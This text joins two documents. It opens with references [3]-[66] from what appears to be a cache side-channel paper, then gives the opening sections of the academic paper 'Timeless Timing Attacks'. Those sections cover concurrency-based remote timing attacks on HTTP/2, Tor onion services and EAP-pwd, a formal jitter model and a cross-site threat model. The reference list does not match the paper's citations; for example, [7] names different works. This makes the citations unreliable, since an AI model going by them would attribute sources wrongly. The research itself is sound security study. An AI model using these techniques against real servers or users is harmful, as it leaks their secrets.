[3] Onur Aciiçmez, Shay Gueron, and Jean-Pierre Seifert. New branch prediction vulnerabilities in openssl and necessary software countermeasures. In *Proceedings of the 11th IMA International Conference on Cryptography and Coding*, Cryptography and Coding'07, pages 185–203, Berlin, Heidelberg, 2007. Springer-Verlag.

[4] Onur Aciiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. Predicting secret keys via branch prediction. In *Proceedings of the 7th Cryptographers' Track at the RSA Conference on Topics in Cryptology*, CT-RSA'07, pages 225–242, Berlin, Heidelberg, 2006. Springer-Verlag.

[5] Onur Aciiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. On the power of simple branch prediction analysis. In *Proceedings of the 2Nd ACM Symposium on Information, Computer and Communications Security*, ASIACCS '07, pages 312–320, New York, NY, USA, 2007. ACM.

[6] Onur Acıiçmez and Werner Schindler. A Vulnerability in RSA Implementations Due to Instruction Cache Analysis and its Demonstration on OpenSSL. In *Topics in Cryptology–CT-RSA 2008*, pages 256–273. Springer, 2008.

[7] Gorka Irazoqui Apecechea, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, cross-vm attack on AES. In *Research in Attacks, Intrusions and Defenses - 17th International Symposium, RAID 2014, Gothenburg, Sweden, September 17-19, 2014. Proceedings*, pages 299–319, 2014.

[8] Andrea Arcangeli, Izik Eidus, and Chris Wright. Increasing memory density by using KSM. In *OLS '09: Proceedings of the Linux Symposium*, pages 19–28, July 2009.

[9] Sorav Bansal and Dharmendra S. Modha. Car: Clock with adaptive replacement. In *Proceedings of the 3rd USENIX Conference on File and Storage Technologies*, FAST '04, pages 187–200, Berkeley, CA, USA, 2004. USENIX Association.

[10] Samira Briongos, Gorka Irazoqui, Pedro Malagón, and Thomas Eisenbarth. Cacheshield: Detecting cache attacks through self-observation. In *Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy*, CODASPY '18, pages 224–235, New York, NY, USA, 2018. ACM.

[11] Samira Briongos, Pedro Malagón, Juan-Mariano de Goyeneche, and Jose M. Moya. Cache misses and the recovery of the full aes 256 key. *Applied Sciences*, 9(5), 2019.

[12] Samira Briongos, Pedro Malagón, José L. Risco-Martín, and José M. Moya. Modeling side-channel cache attacks on aes. In *Proceedings of the Summer Computer Simulation Conference*, SCSC '16, pages 37:1–37:8, San Diego, CA, USA, 2016. Society for Computer Simulation International.

[13] Marco Chiappetta, Erkay Savas, and Cemal Yilmaz. Real time detection of cache-based side-channel attacks using hardware performance counters. *Applied Soft Computing*, 49:1162 – 1174, 2016.

[14] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+abort: A timer-free high-precision l3 cache attack using intel TSX. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 51–67, Vancouver, BC, 2017. USENIX Association.

[15] Fangfei Liu and Yuval Yarom and Qian Ge and Gernot Heiser and Ruby B. Lee. Last level Cache Side Channel Attacks are Practical. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, SP '15, pages 605–622, Washington, DC, USA, 2015. IEEE Computer Society.

[16] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, 8(1):1–27, Apr 2018.

[17] Daniel M. Gordon. A survey of fast exponentiation methods. *J. Algorithms*, 27(1):129–146, April 1998.

[18] Daniel Gruss, Julian Lettner, Felix Schuster, Olya Ohrimenko, Istvan Haller, and Manuel Costa. Strong and efficient cache side-channel protection using hardware transactional memory. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 217–233, Vancouver, BC, 2017. USENIX Association.

[19] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A remote software-induced fault attack in javascript. In *Proceedings of the 13th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment - Volume 9721*, DIMVA 2016, pages 300–321, Berlin, Heidelberg, 2016. Springer-Verlag.

[20] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+flush: A fast and stealthy cache attack. In *13th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2016.

[21] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 897–912, Washington, D.C., 2015. USENIX Association.

[22] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games – Bringing Access-Based Cache Attacks on AES to Practice. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy*, SP '11, pages 490–505, Washington, DC, USA, 2011. IEEE Computer Society.

[23] Mehmet Sinan İnci, Berk Gulmezoglu, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cache Attacks Enable Bulk Key Recovery on the Cloud. In Benedikt Gierlichs and Axel Y. Poschmann, editors, *Cryptographic Hardware and Embedded Systems – CHES 2016: 18th International Conference, Santa Barbara, CA, USA, August 17-19, 2016, Proceedings*, 2016.

[24] Intel. Intel® 64 and ia-32 architectures optimization reference manual (section 2.1.1.2), 2017. https://software.intel.com/sites/default/files/managed/9e/bc/64-ia-32-architectures-optimization-manual.pdf.

[25] G. Irazoqui, T. Eisenbarth, and B. Sunar. Systematic reverse engineering of cache slice selection in intel processors. In *2015 Euromicro Conference on Digital System Design (DSD)*, volume 00, pages 629–636, Aug. 2015.

[26] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack that Works Across Cores and Defies VM Sandboxing and its Application to AES. In *36th IEEE Symposium on Security and Privacy (S&P 2015)*, pages 591–604, 2015.

[27] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Mascat: Preventing microarchitectural attacks before distribution. In *Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy*, CODASPY '18, pages 377–388, New York, NY, USA, 2018. ACM.

[28] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Lucky 13 strikes back. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '15, pages 85–96, New York, NY, USA, 2015. ACM.

[29] F J. Corbato. A paging experiment with the multics system. page 20, 07 1968.

[30] S. Jahagirdar, V. George, I. Sodhi, and R. Wells. Power management of the third generation intel core micro architecture formerly codenamed ivy bridge. In *2012 IEEE Hot Chips 24 Symposium (HCS)*, pages 1–49, Aug 2012.

[31] Aamer Jaleel, Kevin B. Theobald, Simon C. Steely, Jr., and Joel Emer. High performance cache replacement using re-reference interval prediction (rrip). In *Proceedings of the 37th Annual International Symposium on Computer Architecture*, ISCA '10, pages 60–71, New York, NY, USA, 2010. ACM.

[32] Taesoo Kim, Marcus Peinado, and Gloria Mainar-Ruiz. Stealthmem: System-level protection against cache-based side channel attacks in the cloud. In *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)*, pages 189–204, Bellevue, WA, 2012. USENIX.

[33] Y. Kim, R. Daly, J. Kim, C. Fallin, J. H. Lee, D. Lee, C. Wilkerson, K. Lai, and O. Mutlu. Flipping bits in memory without accessing them: An experimental study of dram disturbance errors. In *2014 ACM/IEEE 41st International Symposium on Computer Architecture (ISCA)*, pages 361–372, June 2014.

[34] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[35] David Kohlbrenner and Hovav Shacham. Trusted browsers for uncertain times. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 463–480, Austin, TX, 2016. USENIX Association.

[36] Yusuf Kulah, Berkay Dincer, Cemal Yilmaz, and Erkay Savas. Spydetector: An approach for detecting side-channel attacks at runtime. *International Journal of Information Security*, Jun 2018.

[37] Peng Li, Debin Gao, and Michael K Reiter. Stopwatch: a cloud architecture for timing channel mitigation. *ACM Transactions on Information and System Security (TISSEC)*, 17(2):8, 2014.

[38] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016.*, pages 549–564, 2016.

[39] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, et al. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 973–990, 2018.

[40] F. Liu, Q. Ge, Y. Yarom, F. Mckeen, C. Rozas, G. Heiser, and R. B. Lee. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In *2016 IEEE International Symposium on High Performance Computer Architecture (HPCA)*, pages 406–418, March 2016.

[41] Fangfei Liu and Ruby B. Lee. Random fill cache architecture. In *Proceedings of the 47th Annual IEEE/ACM International Symposium on Microarchitecture*, MICRO-47, pages 203–215, Washington, DC, USA, 2014. IEEE Computer Society.

[42] Robert Martin, John Demme, and Simha Sethumadhavan. Timewarp: Rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. In *Proceedings of the 39th Annual International Symposium on Computer Architecture*, ISCA '12, pages 118–129, Washington, DC, USA, 2012. IEEE Computer Society.

[43] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: Cross-cores cache covert channel. In *Proceedings of the 12th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment - Volume 9148*, DIMVA 2015, pages 46–64, Berlin, Heidelberg, 2015. Springer-Verlag.

[44] Clémentine Maurice, Nicolas Scouarnec, Christoph Neumann, Olivier Heen, and Aurélien Francillon. Reverse engineering intel last-level cache complex addressing using performance counters. In *Proceedings of the 18th International Symposium on Research in Attacks, Intrusions, and Defenses - Volume 9404*, RAID 2015, pages 48–65, New York, NY, USA, 2015. Springer-Verlag New York, Inc.

[45] Nimrod Megiddo and Dharmendra S. Modha. Arc: A self-tuning, low overhead replacement cache. In *Proceedings of the 2Nd USENIX Conference on File and Storage Technologies*, FAST '03, pages 115–130, Berkeley, CA, USA, 2003. USENIX Association.

[46] Philip J. Mucci, Shirley Browne, Christine Deane, and George Ho. Papi: A portable interface to hardware performance counters. In *In Proceedings of the Department of Defense HPCMP Users Group Conference*, pages 7–10, 1999.

[47] Yossef Oren, Vasileios P. Kemerlis, Simha Sethumadhavan, and Angelos D. Keromytis. The spy in the sandbox: Practical cache attacks in javascript and their implications. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 1406–1418, New York, NY, USA, 2015. ACM.

[48] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: The Case of AES. In *Topics in Cryptology – CT-RSA 2006: The Cryptographers' Track at the RSA Conference 2006, San Jose, CA, USA, February 13-17, 2005. Proceedings*, pages 1–20, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[49] Mathias Payer. Hexpads: A platform to detect "stealth" attacks. In Juan Caballero, Eric Bodden, and Elias Athanasopoulos, editors, *Engineering Secure Software and Systems: 8th International Symposium, ESSoS 2016, London, UK, April 6–8, 2016. Proceedings*, pages 138–154, Cham, 2016. Springer International Publishing.

[50] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM addressing for cross-cpu attacks. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 565–581, Austin, TX, 2016. USENIX Association.

[51] Moinuddin K. Qureshi, Aamer Jaleel, Yale N. Patt, Simon C. Steely, and Joel Emer. Adaptive insertion policies for high performance caching. In *Proceedings of the 34th Annual International Symposium on Computer Architecture*, ISCA '07, pages 381–391, New York, NY, USA, 2007. ACM.

[52] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In *ACM Conference on Computer and Communications Security, CCS 2009, Chicago, Illinois, USA, November 9-13, 2009*, pages 199–212, 2009.

[53] E. Ronen, R. Gillham, D. Genkin, A. Shamir, D. Wong, and Y. Yarom. The 9 lives of bleichenbacher's cat: New cache attacks on tls implementations. In *2019 2019 IEEE Symposium on Security and Privacy (SP)*, volume 00, pages 967–984.

[54] Mark Seaborn. Exploiting the dram rowhammer bug to gain kernel privileges, March 2015. https://googleprojectzero.blogspot.com/2015/03/exploiting-dram-rowhammer-bug-to-gain.html.

[55] Inc. Sun Microsystems. Ultrasparc t2 supplement to the ultrasparc architecture 2007. Draft D1.4.3, Sep 2007.

[56] Venkatanathan Varadarajan, Thomas Ristenpart, and Michael Swift. Scheduler-based defenses against cross-vm side-channels. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 687–702, San Diego, CA, August 2014. USENIX Association.

[57] Pepe Vila, Boris Köpf, and José F Morales. Theory and practice of finding eviction sets. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 39–54. IEEE, 2019.

[58] Zhenghong Wang and Ruby B. Lee. New cache designs for thwarting software cache-based side channel attacks. In *Proceedings of the 34th Annual International Symposium on Computer Architecture*, ISCA '07, pages 494–505, New York, NY, USA, 2007. ACM.

[59] Jan Wichelmann, Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. Microwalk: A framework for finding side channels in binaries. In *Proceedings of the 34th Annual Computer Security Applications Conference*, ACSAC '18, pages 161–173, New York, NY, USA, 2018. ACM.

[60] Henry Wong. Intel Ivy Bridge cache replacement policy, jan 2013.

[61] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 719–732, 2014.

[62] Yuval Yarom, Qian Ge, Fangfei Liu, Ruby B. Lee, and Gernot Heiser. Mapping the intel last-level cache. *IACR Cryptology ePrint Archive*, 2015:905, 2015.

[63] Andreas Zankl, Johann Heyszl, and Georg Sigl. Automated detection of instruction cache leaks in modular exponentiation software. In Kerstin Lemke-Rust and Michael Tunstall, editors, *Smart Card Research and Advanced Applications: 15th International Conference, CARDIS 2016, Cannes, France, November 7–9, 2016, Revised Selected Papers*, pages 228–244, Cham, 2017. Springer International Publishing.

[64] Tianwei Zhang, Yinqian Zhang, and Ruby B. Lee. *CloudRadar: A Real-Time Side-Channel Attack Detection System in Clouds*, pages 118–140. Springer International Publishing, Cham, 2016.

[65] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-tenant side-channel attacks in paas clouds. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 990–1003, New York, NY, USA, 2014. ACM.

[66] Ziqiao Zhou, Michael K. Reiter, and Yinqian Zhang. A software approach to defeating side channels in last-level caches. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 871–882, New York, NY, USA, 2016. ACM.

Timeless Timing Attacks: Exploiting Concurrency to Leak Secrets over Remote Connections

Tom Van Goethem[1], Christina Pöpper[2], Wouter Joosen[1], Mathy Vanhoef[2]
[1]imec-DistriNet, KU Leuven
[2]Center for Cyber Security, New York University Abu Dhabi

Abstract

To perform successful remote timing attacks, an adversary typically collects a series of network timing measurements and subsequently performs statistical analysis to reveal a difference in execution time. The number of measurements that must be obtained largely depends on the amount of jitter that the requests and responses are subjected to. In remote timing attacks, a significant source of jitter is the network path between the adversary and the targeted server, making it practically infeasible to successfully exploit timing side-channels that exhibit only a small difference in execution time.

In this paper, we introduce a conceptually novel type of timing attack that leverages the coalescing of packets by network protocols and concurrent handling of requests by applications. These concurrency-based timing attacks infer a relative timing difference by analyzing the order in which responses are returned, and thus do not rely on any absolute timing information. We show how these attacks result in a 100-fold improvement over typical timing attacks performed over the Internet, and can accurately detect timing differences as small as 100ns, similar to attacks launched on a local system. We describe how these timing attacks can be successfully deployed against HTTP/2 webservers, Tor onion services, and EAP-pwd, a popular Wi-Fi authentication method.

1 Introduction

When the execution time of an application or algorithm depends on a secret, it may be possible to leak its contents through a timing attack. Over the last few decades, timing attacks have been applied in various contexts, ranging from extracting private keys by abusing SSL/TLS implementations [11, 12, 30] to revealing the browsing habits of users [7, 20, 43]. In a typical timing attack, the adversary obtains a series of sequential measurements and then performs a statistical analysis in an attempt to infer the actual execution time for varying inputs. The success of such an attack largely depends on the signal-to-noise ratio: the more variation the measurements exhibit, the harder it will be to correctly determine the execution time.

In remote timing attacks, i. e., over a network connection, the measurements are affected by many different factors. Predominantly, the variations in network transmission time (jitter) can render a timing attack impractical, or may require the adversary to collect an extensive number of measurements. On Internet connections, packets experience jitter that depends on the load of the network connection at any given point in time, for every hop along the network path. In cases where the timing difference is on the order of 100's of nanoseconds or a few microseconds, this network jitter becomes a prohibitive factor for performing an accurate timing attack.

In this paper we introduce a new paradigm for remote timing attacks by exploiting multiplexing of network protocols and concurrent execution by applications. Our proposed concurrency-based timing attacks are completely unaffected by network conditions, regardless of the distance between the adversary and the victim server. In contrast to typical timing attacks, where absolute measurements are obtained sequentially, our novel attacks extract information from the *order* in which two concurrent execution tasks are completed, and in fact do not use any timing information (we therefore call them *timeless*). For the attack to be successful, both tasks must start executing immediately after one another, and the delay between starting both tasks should be unaffected by the network. To achieve this, we leverage several techniques that trick various network protocols to coalesce different requests in a single network packet. As a result, both requests arrive simultaneously at the targeted server, and are processed concurrently. We find that the performance of these concurrent timing attacks over a remote connection is comparable to that of a sequential timing attack on the local system.

Through a formal model, we show how concurrency-based timing attacks are theoretically unaffected by jitter on the network connection. We then show how these attacks can be applied in practice in a variety of scenarios: web applications served over HTTP/2 or by Tor onion services, and Wi-Fi authentication. Based on an extensive evaluation, our

measurements confirm that concurrency-based timing attacks are indeed unaffected by variations in network delay. On web servers hosted over HTTP/2, we find that a timing difference as small as 100ns can be accurately inferred from the response order of approximately 40,000 request-pairs. The smallest timing difference that we could observe in a traditional timing attack over the Internet was 10µs, 100 times higher than our concurrency-based attack. Based on the response order of concurrent EAP-pwd authentication requests, whose timing side-channel was previously deemed infeasible to exploit against a server, it is possible to perform a dictionary attack with a success probability of 86%.

In summary, we make the following contributions:

- We introduce a model for timing attacks and show that, in theory, concurrency-based attacks are unaffected by network irregularities. Through various experiments we confirm that this holds true in practice.
- We show how request and response multiplexing in HTTP/2 can be leveraged to perform concurrency-based timing attacks, both in direct as well as cross-site threat scenarios. Our measurements indicate that concurrency-based timing attacks significantly outperform sequential attacks over the network and have a similar accuracy as when attacks are performed on the local system.
- We discuss how network protocols can make applications susceptible to concurrency-based timing attacks, as evidenced by a practical timing attack against Tor onion services despite the high network jitter introduced by the six relays between the adversary and the server.
- In addition to the attacks against web services, we describe how our novel exploitation techniques can be applied in other contexts: We perform a dictionary attack with high success rate against EAP-pwd, a popular Wi-Fi authentication method.
- Finally, we propose various defenses that reduce the performance to sequential timing attacks performed over the network, and evaluate their real-world overhead based on an extensive dataset.

2 Background & related work

Timing attacks have been known and extensively studied for several decades [30]. They can be used to leak secret information by exploiting a measurable difference in execution time. As connectivity became more stable over time, it was shown that timing attacks can also be launched over the network: in 2005, Brumley and Boneh showed that it was possible to extract an SSL private key over a local network by exploiting a timing side-channel in OpenSSL [12].

2.1 Timing attacks against web applications

In 2007, Bortz and Boneh showed that timing attacks can be applied to extract sensitive information from web applications [7]. They introduced two types of attacks: direct attacks, where the adversary directly makes a connection with the webserver, e. g., to test for the existence of an account on the application, and cross-site timing attacks, where the attacker tricks a victim to send requests, e. g., upon visiting an attacker-controlled website.

In their research, Bortz and Boneh show how cross-site timing attacks can be used to reveal whether a user is logged in, or how many items the user has in their shopping basket. More recently, in 2015, Gelernter and Herzberg revisited these cross-site timing attacks and introduced two new techniques to overcome the limitations imposed on the attack by the potential instability of the victim's connection [22]. Their techniques rely on inflating either the size of the response or the computation time required by the server. As a result, the difference in response size or processing times becomes significantly higher, and therefore the signal-to-noise ratio of the measurements is increased. This work is orthogonal to our research: We focus on making it feasible to detect small timing differences in contrast to increasing these time differences.

Other timing attacks in the web platform aimed to determine the size of responses, either by abusing side-channel leaks in the browser [51] or by exploiting TCP windows [55]. Furthermore, it has been shown that the various high-resolution timers that are available in modern browsers [45] can be abused to leak information on which URLs have been visited [47], activities of other tabs [56], and even to create unique device fingerprints [44].

2.2 Other remote timing attacks

Outside of the context of web applications, remote timing attacks have mainly been demonstrated on crypto protocols, such as SSL/TLS. It has been shown that the private key of an OpenSSL-based server could be extracted by exploiting timing side channels [37] in the implementation of RSA [1, 12], AES [6], or ECDSA [11]. Furthermore, Meyer et al. [38] presented timing-based Bleichenbacher attacks on RSA-based ciphersuites that could be exploited over a local network. Another timing attack that was shown to be feasible to exploit over a local network is Lucky Thirteen [2], which leverages timing differences in TLS and DTLS implementations. Since timing attacks against crypto protocols mostly abuse timing differences in operations that are sequential, e. g., during the handshake, our concurrency-based timing attacks cannot be straightforwardly applied. Nevertheless, as we show in Section 5, attacks against crypto implementations can still be applied if there exists an underlying network layer that coalesces different packets.

In 2020, Kurth et al. introduced NetCAT, which targets DDIO, a recent Intel feature that provides network devices access to the CPU cache, to perform a PRIME+PROBE attack that can exploit cache side-channels [32]. Remote mi-

croarchitectural attacks targeting the application layer have been explored by Schwarz et al. [46], who showed that it is feasible to perform Spectre attacks over a network connection. They show that with approximately 100,000 measurements over a local network it is possible to leak one bit from the memory, resulting in 30 minutes per byte, or 8 minutes when the covert channel based on AVX instructions is used. On a cloud environment, leaking one byte took approx. 8 hours for the cache covert channel and 3 hours when leveraging the AVX-based channel. Since the NetSpectre attacks target applications above the network layer, an attacker could, in theory, leverage our concurrency-based timing attacks to improve the timing accuracy. One challenge may be that the concurrent executions required by our attack introduce (microarchitectural) noise or side-effects into the NetSpectre measurements, making exploitation challenging. As such, we consider exploring concurrency in remote microarchitectural attacks an interesting topic for future research.

3 Concurrency-based timing attacks

In contrast to classical timing attacks, where an adversary obtains a number of independent measurements over the network and then uses statistical methods to infer the processing time of the request, the concurrency-based timing attacks we introduce in this paper rely on the relative timing difference between two requests that are concurrently executed.

3.1 Classical timing attack model

Before explaining how concurrency-based timing attacks can be executed in practice, we first introduce a theoretical model of timing attacks to show how they can benefit from exploiting concurrency. Inspired by the work of Crosby et al. [15], our model splits the measured response time R into the processing time T and propagation time B, resulting in $R = T + B$. The processing time T is defined as the time required by the server to process the request and form a response, and the propagation time B denotes the latency incurred by transmitting the request and response packets (including, e. g., encryption overhead). Due to dynamic workloads on the server and variations in network conditions, both T and B are random variables. Let $t = E[T]$ and $b = E[B]$, then we can write

$$R = t + b + J, \tag{1}$$

where J represents the sum of the random jitter associated to both the processing and propagation times. To differentiate between requests to different processing tasks $m \in \{1..M\}$ on the same server we write $R_m = t_m + b + J_m$. Here b is independent of m because we assume the propagation time between a specific client and server is independent of the task m being executed, and because the arrival time of the first byte of the response is independent of the response length.

So far, we treated the propagation time as an aggregate over the entire request-response operation. However, this aggregate operation consists of a number of sub-operations, e. g., the routing operations for every hop encountered on the network path, encoding the network packets, decrypting the payload, passing the request to the correct processing unit, etc. As such, we can model the propagation time for a request as the sum of all sub-operations $k \in \{1..K\}$. The formula then becomes:

$$R_m = t_m + \sum_{k=1}^{K} (b_k + J_{m,k}), \tag{2}$$

where the random jitter associated to the processing time t_m is modeled by $J_{m,p}$ for some $p \in \{1..K\}$ with b_p equal to zero .

As an adversary, we have access to the response times for two different requests, and we want to know under which conditions this leaks the order of processing times. That is, if the response time of request x is larger than that of request y, we want to know under which conditions this means that the processing time of x was also higher than that of y. To derive these conditions, we construct the following equivalences:

$$R_x > R_y \Leftrightarrow t_x + \sum_{k=1}^{K} (b_k + J_{x,k}) > t_y + \sum_{k=1}^{K} \left(b_k + J_{y,k}\right) \tag{3}$$

$$\Leftrightarrow t_x - t_y > \sum_{k=1}^{K} \left(J_{y,k} - J_{x,k}\right). \tag{4}$$

From this we can see that the order of response times correctly leaks the order of processing times if their difference is higher than the combined jitter of **both requests**. The probability of this being the case decreases in function of the sum of jitter variances (assuming the jitter distributions are statistically independent and normally distributed).[1] In practice we can perform multiple measurements to reduce the impact of the random jitter over the difference in processing times.

3.2 Model for concurrency timing attacks

We consider two requests to be *concurrent* when they are initiated at the same time, and where the relative difference of the response times, or their order, reveals information on the execution times. As we will show in the following sections, this allows us to significantly reduce the impact of jitter on our measurements. More concretely, in many cases we can force the jitter values for a subset of sub-operations to be the same for two concurrent requests, e. g., by aggregating the requests in a single network packet. As such, the jitter for the first S sub-operations, i. e., those related to sending the requests from the client to the server, is the same between the two concurrent requests x and y:

$$\forall s \in \{1..S\} \colon J_{x,s} = J_{y,s} \tag{5}$$

[1] This is because $Var[J_{y,k} + J_{x,k}] = Var[J_{y,k} - J_{x,k}] = Var[J_{y,k}] + Var[J_{x,k}]$.

where $1 \leq S < K$, and such that the server starts processing the request starting from sub-process $S+1$. When we apply this optimization to the equivalence defined in (4) we get:

$$R_x > R_y \Leftrightarrow t_x - t_y > \sum_{k=S+1}^{K} \left(J_{y,k} - J_{x,k}\right). \quad (6)$$

As such, by leveraging the aggregation of two concurrent requests in a single network packet, an adversary can observe a difference in processing time if this difference is greater than the jitter incurred by the requests **after** they arrive at the server. Consequently, the probability that the difference in response timing correctly reflects the difference in processing time is higher for concurrency-based timing attacks, and therefore fewer measurements are needed to infer secret timing-based information. If we assume that the jitter of (certain) operations is directly related to the average propagation time, i. e., the longer an operation takes, the higher the absolute jitter values will be (our measurements in Section 4 confirm this), our concurrency-based timing attacks provide the most advantage on (relatively) slow network connections.

Most systems and applications do not support complete concurrency: a network card will read a packet byte by byte from the physical layer, encrypted packets need to be decrypted sequentially in the correct order, etc. Consequently, the processing of the second request will be slightly delayed by operations on the first request. We represent this additional delay before processing the second request using the random variable D_y. Similar to other operations, we define $d_y = E[D_y]$, and we let $J_{y,d}$ represent the random jitter associated to this delay. Note that this delay only exists for the second request. Considering this additional delay, the equivalence becomes:

$$R_x > R_y = t_x - t_y > \sum_{k=S+1}^{K} \left(J_{y,k} - J_{x,k}\right) + \left(d_y + J_{y,d}\right). \quad (7)$$

Since many network protocols, for example TCP, include monotonically increasing sequence numbers in all transmitted packets, we can make another improvement to our model by leveraging the order of responses instead of their differential timing. Specifically, the request that the server finished processing first will have a response with a sequence number lower than the later response. As a result, jitter incurred after a request has been processed will have no effect on the order of the responses. If we let SN_y be the sequence number of the response associated to request y we get:

$$\mathrm{SN}_x > \mathrm{SN}_y \;\Leftrightarrow\; t_x - t_y > J_{y,p} - J_{x,p} + d_y + J_{y,d}. \quad (8)$$

Recall that we defined $J_{y,p}$ as the jitter associated with the processing of request y. From this we can see that the sequence numbers of the responses correctly leak the order of processing times if their difference is higher than the combined jitter of processing both requests plus the total delay (average + jitter). Recall that the delay here refers to the time difference between when the server started processing each of the two concurrent requests. Importantly, Equation 8 shows that network jitter does not affect concurrency-based timing attacks at all, neither on the upstream nor downstream path. However, a downside of only considering the order of responses is that it may provide less granular information, making statistical analysis less efficient. In the following sections we explore how this affects attacks in practice.




Figure 1: Threat models for web-based attacks.

4 Timing attacks on the web

Timing attacks on the web have been studied for well over a decade [7]. To date, researchers have focused on uncovering applications that may leak sensitive data by obtaining several timing measurements and then performing a statistical analysis. Crosby et al. found that the Box Test performs best, and were able to measure a timing difference of 20µs over the Internet and 100ns over the LAN [15]. In the concurrency-based timing attacks of this section, we show that, regardless of the network conditions, it is possible to achieve a performance similar to traditional timing attacks that are launched from the local system.

4.1 Threat model

For web-based timing attacks, we consider two threat models: *direct* and *cross-site* attacks [7], as depicted in Figure 1. In a *direct* timing attack, the adversary will connect directly to the targeted server and obtain measurements based on the responses that it returns. As the adversary is sending packets directly to the server, this provides them with the advantage that they can craft these packets as needed. In the *cross-site* attack model, the attacker will make the victim's browser initiate requests to a targeted server by executing JavaScript, e. g., through a malicious advertisement or tricking the victim into visiting an attacker-controlled web page. Although the same-origin policy prevents the attacker from extracting any

content from the responses, timing is one of the metadata that is still available. More concretely, the adversary could leverage the Fetch API to initiate a request to the targeted website. This will return a `Promise` object, which will resolve as soon as the first byte of the response has been received [52].

It is important to note that the victim's cookies will be included in the request (assuming the adversary passes the `{"credentials": "include"}` option to the Fetch API). As such, the requests are performed under the identity of the victim, effectively allowing the adversary to extract sensitive information that the user has shared with the targeted website. In contrast to the direct timing attack, in which the adversary can choose from which server to launch the attack, preferably one in close vicinity of the targeted server, the network conditions between the victim and server are out of the control of the attacker. For example, the victim could have an unreliable wireless connection, or be located in a different country than the origin server, thereby introducing a significant amount of jitter to the timing measurements in a classical timing attack.

4.2 HTTP/1.1

The most popular protocol on the web is HTTP; for a long time HTTP/1.1 was the most widely used version. Classical timing attacks presented in prior work [7, 15, 19, 22, 51] exclusively targeted this protocol, since HTTP/2 only recently became widely adopted. A major limitation of HTTP/1.1 is its head-of-line (HOL) blocking, causing all requests over the same connection to be handled sequentially. Thus the only way to perform a concurrent timing attack is to use multiple connections.

